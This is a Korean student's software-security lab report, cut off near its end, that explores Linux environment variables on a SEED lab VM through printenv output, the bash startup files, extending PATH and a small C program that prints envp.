

소프트웨어 보안

제목: Lab4 실습 보고서

과 목 명 : 소프트웨어보안

담당교수 : 김형종 교수님

학 과 : 정보보호학과

학 번 : 2021111703

성 명 : 최유진

제 출 일 : 2022.12.25

① Lab4

printenv를 하면 설정되어있는 환경변수들을 볼 수 있다.
예를 들면, PWD는 현재 working directory위치가 home 밑에 seed라는 것을 보여준다. PATH는 경로, 현재 실행파일들이 있는 위치가 어딘지를 명시해준다.

```
[12/24/22]seed@VM:~$ printenv
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1802,unix/VM:/tmp/.ICE-unix/1802
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1764
GTK_MODULES=gail:atk-bridge
PWD=/home/seed
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;
42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.
tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst
=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.
sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:
*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm
=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35
:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=0
1;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=
01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.
mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
XDG_CURRENT_DESKTOP=ubuntu:GNOME
VTE_VERSION=6003
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/30394466_3e00_4c34_8ed9_a7ea8adcd8fa
INVOCATION_ID=23b6d6d0086047bbb82de64ab7701ab5
MANAGERPID=1557
GJS_DEBUG_OUTPUT=stderr
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
GNOME_TERMINAL_SERVICE=:1.96
DISPLAY=:0
SHLVL=1
QT_IM_MODULE=ibus
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:33136
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
GDMSESSION=ubuntu
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
_=/usr/bin/printenv
[12/24/22]seed@VM:~$
```

xterm은 no such file이라고 떠서 건너뛰었다.

```
[12/24/22]seed@VM:~$ ls
BookCode  Documents  Music     Public     Videos
Desktop   Downloads  Pictures  Templates
[12/24/22]seed@VM:~$ ll /etc/profile
-rw-r--r-- 1 root root 581 Dec  5  2019 /etc/profile
[12/24/22]seed@VM:~$ cat /etc/profile
# /etc/profile: system-wide .profile file for the Bourne shell (sh(1))
# and Bourne compatible shells (bash(1), ksh(1), ash(1), ...).

if [ "${PS1-}" ]; then
  if [ "${BASH-}" ] && [ "$BASH" != "/bin/sh" ]; then
    # The file bash.bashrc already sets the default PS1.
    # PS1='\h:\w\$ '
    if [ -f /etc/bash.bashrc ]; then
      . /etc/bash.bashrc
    fi
  else
    if [ "`id -u`" -eq 0 ]; then
      PS1='# '
    else
      PS1='$ '
    fi
  fi
fi

if [ -d /etc/profile.d ]; then
  for i in /etc/profile.d/*.sh; do
    if [ -r $i ]; then
      . $i
    fi
  done
  unset i
fi
```

ls를 입력해서 파일을 보고, ll /etc/profile 해주면, etc 밑에 profile이라는 정보가 있는 것을 볼 수 있다.

그리고 cat /etc/profile해주면 스크립트 형태의 코드가 있어서 환경설정을 어떻게 하는지 볼 수 있다. 보면 중간에 etc/bash.bashrc가 있는데 bashrc를 활용해 환경설정을 하는 것이다. -f는 파일이 있는지 확인하는 것이다.

```
[12/24/22]seed@VM:~$ ll /etc/bash.bashrc
-rw-r--r-- 1 root root 2319 Feb 25  2020 /etc/bash.bashrc
[12/24/22]seed@VM:~$ cat /etc/bash.bashrc
# System-wide .bashrc file for interactive bash(1) shells.

# To enable the settings / commands in this file for login shells as well,
# this file has to be sourced in /etc/profile.

# If not running interactively, don't do anything
[ -z "$PS1" ] && return

# check the window size after each command and, if necessary,
# update the values of LINES and COLUMNS.
shopt -s checkwinsize

# set variable identifying the chroot you work in (used in the prompt below)
if [ -z "${debian_chroot:-}" ] && [ -r /etc/debian_chroot ]; then
    debian_chroot=$(cat /etc/debian_chroot)
fi

# set a fancy prompt (non-color, overwrite the one in /etc/profile)
# but only if not SUDOing and have SUDO_PS1 set; then assume smart user.
if ! [ -n "${SUDO_USER}" -a -n "${SUDO_PS1}" ]; then
  PS1='${debian_chroot:+($debian_chroot)}\u@\h:\w\$ '
fi

# Commented out, don't overwrite xterm -T "title" -n "icontitle" by default.
# If this is an xterm set the title to user@host:dir
#case "$TERM" in
#xterm*|rxvt*)
#    PROMPT_COMMAND='echo -ne "\033]0;${USER}@${HOSTNAME}: ${PWD}\007"'
#    ;;
#*)
#    ;;
#esac

# enable bash completion in interactive shells
#if ! shopt -oq posix; then
#  if [ -f /usr/share/bash-completion/bash_completion ]; then
#    . /usr/share/bash-completion/bash_completion
#  elif [ -f /etc/bash_completion ]; then
#    . /etc/bash_completion
#  fi
#fi

# sudo hint
if [ ! -e "$HOME/.sudo_as_admin_successful" ] && [ ! -e "$HOME/.hushlogin" ] ; then
    case " $(groups) " in *\ admin\ *|*\ sudo\ *)
    if [ -x /usr/bin/sudo ]; then
        cat <<-EOF
        To run a command as administrator (user "root"), use "sudo <command>".
        See "man sudo_root" for details.

        EOF
    fi
    esac
fi

# if the command-not-found package is installed, use it
if [ -x /usr/lib/command-not-found -o -x /usr/share/command-not-found/command-not-found ]; then
        function command_not_found_handle {
                # check because c-n-f could've been removed in the meantime
                if [ -x /usr/lib/command-not-found ]; then
                   /usr/lib/command-not-found -- "$1"
                   return $?
                elif [ -x /usr/share/command-not-found/command-not-found ]; then
                   /usr/share/command-not-found/command-not-found -- "$1"
                   return $?
```

```
                return $?
            else
                printf "%s: command not found\n" "$1" >&2
                return 127
            fi
        }
fi
[12/24/22]seed@VM:~$
```

ll /etc/bash.bashrc를 해주고 cat /etc/bash.bashrc를 해주면 가상머신의 환경설정을 어떤 식으로 했는지 볼 수 있다. 그래서 global 환경변수의 저장위치를 볼 수 있다.

```
[12/24/22]seed@VM:~$ cd /
[12/24/22]seed@VM:/$ pwd
/
[12/24/22]seed@VM:/$ cd ~
[12/24/22]seed@VM:~$ pwd
/home/seed
[12/24/22]seed@VM:~$ ll
total 36
drwxrwxr-x 37 seed seed 4096 Dec 24 22:43 BookCode
drwxr-xr-x  2 seed seed 4096 Nov 24  2020 Desktop
drwxr-xr-x  2 seed seed 4096 Nov 24  2020 Documents
drwxr-xr-x  2 seed seed 4096 Nov 24  2020 Downloads
drwxr-xr-x  2 seed seed 4096 Nov 24  2020 Music
drwxr-xr-x  2 seed seed 4096 Nov 24  2020 Pictures
drwxr-xr-x  2 seed seed 4096 Nov 24  2020 Public
drwxr-xr-x  2 seed seed 4096 Nov 24  2020 Templates
drwxr-xr-x  2 seed seed 4096 Nov 24  2020 Videos
```

cd / 하면 현재 root 디렉토리이다. cd ~ 틸드는 홈 디렉토리로 제일 먼저 로그인했을 때 들어가는 디렉토리이다. 그래서 cd ~ 디렉토리 밑에 사용자의 환경변수 파일이 있다고 해서 ll을 치면 그 파일을 볼 수 없다. 환경변수는 숨겨져있는 파일이기 때문이다.

```
[12/24/22]seed@VM:~$ ls -al
total 108
drwxr-xr-x 18 seed seed 4096 Dec 24 22:43 .
drwxr-xr-x  3 root root 4096 Nov 24  2020 ..
-rw-------  1 seed seed    0 Nov 24  2020 .bash_history
-rw-r--r--  1 seed seed  220 Nov 24  2020 .bash_logout
-rw-r--r--  1 seed seed 4350 Nov 24  2020 .bashrc
drwxrwxr-x 37 seed seed 4096 Dec 24 22:43 BookCode
drwx------ 14 seed seed 4096 Nov 24  2020 .cache
drwx------ 13 seed seed 4096 Nov 24  2020 .config
drwxr-xr-x  2 seed seed 4096 Nov 24  2020 Desktop
drwxr-xr-x  2 seed seed 4096 Nov 24  2020 Documents
drwxr-xr-x  2 seed seed 4096 Nov 24  2020 Downloads
drwxr-xr-x  2 seed seed 4096 Nov 24  2020 .fontconfig
-rw-rw-r--  1 seed seed   28 Nov 24  2020 .gdbinit
drwx------  3 seed seed 4096 Nov 24  2020 .gnupg
drwxr-xr-x  3 seed seed 4096 Nov 24  2020 .local
drwx------  5 seed seed 4096 Nov 24  2020 .mozilla
drwxr-xr-x  2 seed seed 4096 Nov 24  2020 Music
drwxr-xr-x  2 seed seed 4096 Nov 24  2020 Pictures
-rw-r--r--  1 seed seed  807 Nov 24  2020 .profile
drwxr-xr-x  2 seed seed 4096 Nov 24  2020 Public
drwx------  2 seed seed 4096 Nov 24  2020 .ssh
-rw-r--r--  1 seed seed    0 Nov 24  2020 .sudo_as_admin_successful
drwxr-xr-x  2 seed seed 4096 Nov 24  2020 Templates
-rw-r-----  1 seed seed    5 Dec 24 22:32 .vboxclient-clipboard.pid
-rw-r-----  1 seed seed    5 Dec 24 22:32 .vboxclient-display-svga-x11.pid
-rw-r-----  1 seed seed    5 Dec 24 22:32 .vboxclient-draganddrop.pid
-rw-r-----  1 seed seed    5 Dec 24 22:32 .vboxclient-seamless.pid
drwxr-xr-x  2 seed seed 4096 Nov 24  2020 Videos
```

ls -al로 치면 .으로 시작하는 숨겨져있는 파일들이 있다. 여기 보면 bash profile이 없고 .profile을 보면 된다.

```
[12/24/22]seed@VM:~$ cat .profile
# ~/.profile: executed by the command interpreter for login shells.
# This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.

# the default umask is set in /etc/profile; for setting the umask
# for ssh logins, install and configure the libpam-umask package.
#umask 022

# if running bash
if [ -n "$BASH_VERSION" ]; then
    # include .bashrc if it exists
    if [ -f "$HOME/.bashrc" ]; then
        . "$HOME/.bashrc"
    fi
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/bin" ] ; then
    PATH="$HOME/bin:$PATH"
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/.local/bin" ] ; then
    PATH="$HOME/.local/bin:$PATH"
fi
```

여기에 있는 설정을 가지고 설정을 한다.

```
[12/24/22]seed@VM:~$ cat .bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
    *i*) ;;
      *) return;;
esac

# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
# HISTCONTROL=ignoreboth
HISTCONTROL=ignoredups

# append to the history file, don't overwrite it
shopt -s histappend

# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
HISTSIZE=1000
HISTFILESIZE=2000

# check the window size after each command and, if necessary,
# update the values of LINES and COLUMNS.
shopt -s checkwinsize

# If set, the pattern "**" used in a pathname expansion context will
# match all files and zero or more directories and subdirectories.
#shopt -s globstar

# make less more friendly for non-text input files, see lesspipe(1)
[ -x /usr/bin/lesspipe ] && eval "$(SHELL=/bin/sh lesspipe)"
# set variable identifying the chroot you work in (used in the prompt below)
if [ -z "${debian_chroot:-}" ] && [ -r /etc/debian_chroot ]; then
    debian_chroot=$(cat /etc/debian_chroot)
fi

# set a fancy prompt (non-color, unless we know we "want" color)
case "$TERM" in
    xterm-color|*-256color) color_prompt=yes;;
esac

# uncomment for a colored prompt, if the terminal has the capability; turned
# off by default to not distract the user: the focus in a terminal window
# should be on the output of commands, not on the prompt
#force_color_prompt=yes

if [ -n "$force_color_prompt" ]; then
    if [ -x /usr/bin/tput ] && tput setaf 1 >&/dev/null; then
        # We have color support; assume it's compliant with Ecma-48
        # (ISO/IEC-6429). (Lack of such support is extremely rare, and such
        # a case would tend to support setf rather than setaf.)
        color_prompt=yes
    else
        color_prompt=
    fi
fi

if [ "$color_prompt" = yes ]; then
    # Modified for SEED labs
    #PS1='${debian_chroot:+($debian_chroot)}\[\033[01;32m\]\u@\h\[\033[00m\]:\[\033[01;34m\]\w\[\033[00m\]\$ '
    PS1='[`date "+%D"`]${debian_chroot:+($debian_chroot)}\[\033[01;32m\]\u@\h\[\033[00m\]:\[\033[01;34m\]\w\[\033[00m\]\$ '
else
    PS1='[`date "+%D"`]${debian_chroot:+($debian_chroot)}\u@\h:\w\$ '
fi
unset color_prompt force_color_prompt
#force_color_prompt=yes

if [ -n "$force_color_prompt" ]; then
    if [ -x /usr/bin/tput ] && tput setaf 1 >&/dev/null; then
        # We have color support; assume it's compliant with Ecma-48
        # (ISO/IEC-6429). (Lack of such support is extremely rare, and such
        # a case would tend to support setf rather than setaf.)
        color_prompt=yes
    else
        color_prompt=
    fi
fi

if [ "$color_prompt" = yes ]; then
    # Modified for SEED labs
    #PS1='${debian_chroot:+($debian_chroot)}\[\033[01;32m\]\u@\h\[\033[00m\]:\[\033[01;34m\]\w\[\033[00m\]\$ '
    PS1='[`date "+%D"`]${debian_chroot:+($debian_chroot)}\[\033[01;32m\]\u@\h\[\033[00m\]:\[\033[01;34m\]\w\[\033[00m\]\$ '
else
    PS1='[`date "+%D"`]${debian_chroot:+($debian_chroot)}\u@\h:\w\$ '
fi
unset color_prompt force_color_prompt

# If this is an xterm set the title to user@host:dir
case "$TERM" in
xterm*|rxvt*)
    PS1="\[\e]0;${debian_chroot:+($debian_chroot)}\u@\h: \w\a\]$PS1"
    ;;
*)
    ;;
esac

# enable color support of ls and also add handy aliases
if [ -x /usr/bin/dircolors ]; then
    test -r ~/.dircolors && eval "$(dircolors -b ~/.dircolors)" || eval "$(dircolors -b)"
```

```
    alias ls='ls --color=auto'
    #alias dir='dir --color=auto'
    #alias vdir='vdir --color=auto'

    alias grep='grep --color=auto'
    alias fgrep='fgrep --color=auto'
    alias egrep='egrep --color=auto'
fi

# colored GCC warnings and errors
#export GCC_COLORS='error=01;31:warning=01;35:note=01;36:caret=01;32:locus=01:quote=01'

# some more ls aliases
alias ll='ls -l'
alias la='ls -A'
alias l='ls -CF'

# Add an "alert" alias for long running commands.  Use like so:
#   sleep 10; alert
alias alert='notify-send --urgency=low -i "$([ $? = 0 ] && echo terminal || echo error)" "$(history|tail -n1|sed -e '\''s/^\s*[0-9]\+\s*//;s/
[;&|]\s*alert$//'\'')"'

# Alias definitions.
# You may want to put all your additions into a separate file like
# ~/.bash_aliases, instead of adding them here directly.
# See /usr/share/doc/bash-doc/examples in the bash-doc package.

if [ -f ~/.bash_aliases ]; then
    . ~/.bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# ~/.bash_aliases, instead of adding them here directly.
# See /usr/share/doc/bash-doc/examples in the bash-doc package.

if [ -f ~/.bash_aliases ]; then
    . ~/.bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi

#========================================
# Added for SEED Labs

alias ll='ls -l'
PROMPT_DIRTRIM=1
PATH=$PATH:.

# Commands for for docker
alias dcbuild='docker-compose build'
alias dcup='docker-compose up'
alias dcdown='docker-compose down'
alias dockps='docker ps --format "{{.ID}}  {{.Names}}"'
docksh() { docker exec -it $1 /bin/bash; }
#========================================
```

cat .bashrc를 해주면 얘도 마찬가지로 다양한 설정정보를 스크립트코드로 만들고 있다. 예를 들면, HISTCONTROL이라는 변수는 ignoreboth라는 값으로, HISTSIZE라는 히스토리의 사이즈는 1000개로 등등 변수를 설정하고 있는 것을 보여주고 있다.

```
[12/24/22]seed@VM:~$ printenv
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1802,unix/VM:/tmp/.ICE-unix/1802
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1764
GTK_MODULES=gail:atk-bridge
PWD=/home/seed
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;
42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.
tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst
=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.
sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:
*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm
=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35
```

printenv를 해주면 다음과 같고, PATH를 볼 수 있다.

```
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
```

printenv에서 PATH를 보면 다양한 디렉토리들이 경로로 지정되어있는 것을 볼 수 있다.

```
[12/24/22]seed@VM:~$ mkdir mybin
[12/24/22]seed@VM:~$ export PATH="${PATH}:~/mybin"
[12/24/22]seed@VM:~$ printenv
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.:~/
mybin
```

mybin을 추가하고 나서 printenv를 하면 PATH에 제일 끝에 mybin이 추가된 것을 볼 수 있다.

```
[12/24/22]seed@VM:~$ mkdir 10week
[12/24/22]seed@VM:~$ cd 10week/
[12/24/22]seed@VM:~/10week$ gedit env_test.c &
[1] 4201
```

mkdir 10week를 해주고, cd 10week에서 gedit env_test.c &로 env_test.c를 만들어주고 다음과 같이 코드를 저장해주었다.

```c
#include <stdio.h>
void main(int argc, char* argv[], char* envp[]){
        int i = 0;
        while(envp[i] != NULL){
                printf("%s\n", envp[i++]);
        }
}
```

```
[12/24/22]seed@VM:~/10week$ ll
total 4
-rw-rw-r-- 1 seed seed 169 Dec 24 23:13 env_test.c
```

그리고 ll을 해주면 저장된 것을 볼 수 있다.

```
[12/24/22]seed@VM:~/10week$ gcc -o env_test env_test.c
[12/24/22]seed@VM:~/10week$ ll
total 24
-rwxrwxr-x 1 seed seed 16696 Dec 24 23:18 env_test
-rw-rw-r-- 1 seed seed   170 Dec 24 23:18 env_test.c
```

코드 save 이후 gcc로 컴파일해준뒤, ll을 하면 위와 같다. 코드 자체가 하는 일이 envp라고 하는 변수안에 있는 값을 출력해주는 것이라서 환경변수들이 어떤 것들이 있는지 출력이 되는 형태가 될 것이다.

```
[12/24/22]seed@VM:~/10week$ env_test
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1802,unix/VM:/tmp/.ICE-unix/1802
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1764
GTK_MODULES=gail:atk-bridge
PWD=/home/seed/10week
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;
42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.
tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst
=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.
sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:
*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm
=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35
:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=0
1;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=
01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.
mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
XDG_CURRENT_DESKTOP=ubuntu:GNOME
VTE_VERSION=6003
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/30394466_3e00_4c34_8ed9_a7ea8adcd8fa
INVOCATION_ID=23b6d6d0086047bbb82de64ab7701ab5
MANAGERPID=1557
GJS_DEBUG_OUTPUT=stderr
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
GNOME_TERMINAL_SERVICE=:1.96
DISPLAY=:0
SHLVL=1
QT_IM_MODULE=ibus
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:33136
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.:~/mybin
GDMSESSION=ubuntu
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
OLDPWD=/home/seed
_=./env_test
```

env_test라고 하는 새로만든 파일을 실행해주면 위와 같이 나온다. env_test라고 하는 프로그램이 소유하고 있는 환경변수들이 출력된 것이다. env_test라고 하는 프로그램이 가지는 환경변수가 매우 많은 것을 볼 수 있다.

```c
#include <stdio.h>
extern char** environ;
void main(int argc, char* argv[], char* envp[]){
        int i = 0;
        while(environ[i] != NULL){
